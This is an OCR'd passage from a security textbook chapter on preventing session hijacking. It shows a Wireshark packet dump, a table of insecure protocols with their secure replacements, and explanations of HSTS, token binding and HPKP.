
```
0000  33 33 00 00 00 01 02 15  5d 17 6c 65 86 dd 60 00   33······]·le··`·
0010  00 00 00 38 3a ff fe 80  00 00 00 00 00 00 00 00   ···8:··· ········
0020  00 00 00 01 00 01 ff 02  00 00 00 00 00 00 00 00   ········ ········
0030  00 00 00 00 00 01 86 00  2d b0 40 40 00 1e 00 00   ········ -·@@····
0040  00 00 00 00 00 00 1f 03  00 00 00 00 00 0a 0b 6c   ········ ·······l
0050  6f 63 61 6c 64 6f 6d 61  69 6e 00 00 00 00 05 01   ocaldoma in······
0060  00 00 00 00 05 dc 01 01  02 15 5d 17 6c 65         ········ ··]·le
```

Ethernet: <live capture in progress>
Packets: 84227 · Displayed: 84227 (100.0%)
Profile: Default

Figure 11.35: Screenshot of Wireshark

The following are some additional session hijacking detection tools:

- Quantum Intrusion Prevention System (IPS) (*https://www.checkpoint.com*)
- LogRhythm (*https://logrhythm.com*)
- SolarWinds Security Event Manager (*https://www.solarwinds.com*)
- IBM Security Network Intrusion Prevention System (*https://www.ibm.com*)



Approaches Causing Vulnerability to Session Hijacking and their Preventative Solutions

Issue	Solution	Notes
Telnet, rlogin	**OpenSSH or ssh (Secure Shell)**	It sends encrypted data and makes it difficult for an attacker to send the correctly encrypted data if a session is hijacked
FTP	**SFTP, AS2, MFT, FTPS**	Implementing these protocols reduces the chance of a successful hijack by sending data using encryption and digital certificates
HTTP	**SSL (Secure Socket Layer) or TLS (Transport Layer Security)**	It reduces the chances of a successful hijack
IP	**IPsec**	It prevents hijacking by securing IP communications
Any Remote Connection	**VPN**	Implementing encrypted VPNs, such as PPTP, L2PT, and IPsec, for remote connection prevents session hijacking
SMB (Server Message Block)	**SMB signing**	It improves the security of the SMB protocol and reduces the chances of session hijacking
Hub Network	**Switch Network**	It mitigates the risk of ARP spoofing and other session hijacking attacks


Approaches Causing Vulnerability to Session Hijacking and their Preventative Solutions

Implementing encryption and signing protocols prevents attackers from hijacking sessions. Below table lists various issues and their respective solutions that, upon implementation, prevent or impede the hijacking of a valid session.

Issue	Solution	Notes
Telnet, rlogin	**Secure Shell (SSH) or OpenSSH**	It sends encrypted data and makes it difficult for an attacker to send correctly encrypted data if a session is hijacked.
FTP	**SSH FTP (SFTP), Applicability Statement 2 (AS2), managed file transfer (MFT), FTP Secure (FTPS)**	Implementing these protocols reduces the chance of a successful hijack by sending data using encryption and digital certificates.
HTTP	**Secure Sockets Layer (SSL) or Transport Layer Security (TLS)**	It reduces the chances of a successful hijack.
IP	**IPsec**	It prevents hijacking by securing IP communications.
Any Remote Connection	**Virtual private network (VPN)**	Implementing encrypted VPNs such as PPTP, Layer 2 Protocol Tunneling (L2PT), and IPsec, for remote connections prevents session hijacking.

Server Message Block (SMB)	**SMB signing**	It improves the security of the SMB protocol and reduces the chances of session hijacking.
Hub Network	**Switch network**	It mitigates the risk of ARP spoofing and other session hijacking attacks.

Table 11.1: Approaches causing vulnerability to session hijacking and their preventative solutions



Approaches to Prevent Session Hijacking

HTTP Strict Transport Security (HSTS)

- HTTP Strict Transport Security (HSTS) is a **web security policy** that protects HTTPS websites against MITM attacks
- It allows web servers to **enforce web browsers** to interact with it using secure HTTPS protocol

1 HTTP Request
2 HSTS Header
3 HTTPS Request
Client
Web Server

Token Binding

- When a user logs on to a web application, it generates a cookie with an **SID**, called a **token**
- Token binding **protects client–server communications** against session hijacking attacks

1 TLS Session – Token Binding?
2 Generate Keys
3 Determine TLS Keys
4 Signature(TLS Keys), Public Key
Web Browser
Web Server

HTTP Public Key Pinning (HPKP)

- HPKP is a **Trust on First Use** (TOFU) technique used in an HTTP header
- HPKP allows a web client to **associate a specific public key certificate** with a particular server to minimize the risk of MITM attacks

1 Send Public Keys using HPKP
2 TLS Session Establishment
3 Verify Server's Public Key
4 ✓ Valid Public Key
✗ Invalid Public Key
Client
Web Server

Approaches to Prevent Session Hijacking

- **HTTP Strict Transport Security (HSTS)**

  HTTP Strict Transport Security (HSTS) is a web security policy that protects HTTPS websites against MITM attacks. The HSTS policy helps web servers force web browsers to interact with them using HTTPS. With the HSTS policy, all insecure HTTP connections are automatically converted into HTTPS connections. This policy ensures that all the communication between a web server and web browser is encrypted and that all responses that are delivered and received originate from an authenticated server.



1 HTTP Request
2 HSTS Header
3 HTTPS Request
Client
Web Server

Figure 11.36: Implementation of HSTS

- **Token Binding**

  When a user logs into a web application, a cookie with a session ID, called a token, is generated. The user utilizes this random token to send requests to the server and access resources. An attacker can impersonate the user and hijack the connection by capturing and reusing a valid session ID. Token binding protects client–server communication against session hijacking attacks. The client creates a public–private key pair for every connection to a remote server. When a client connects to the server, it generates a signature using a private key and sends this signature along with its public key to the server. The server verifies the signature using the client's public key. This ensures that the message was sent by an authentic client because only the client has its private key. Even if an attacker captures the signature, it is not possible for them to regenerate the signature or reuse it for another connection. For every new connection, a new pair of public and private keys are used.

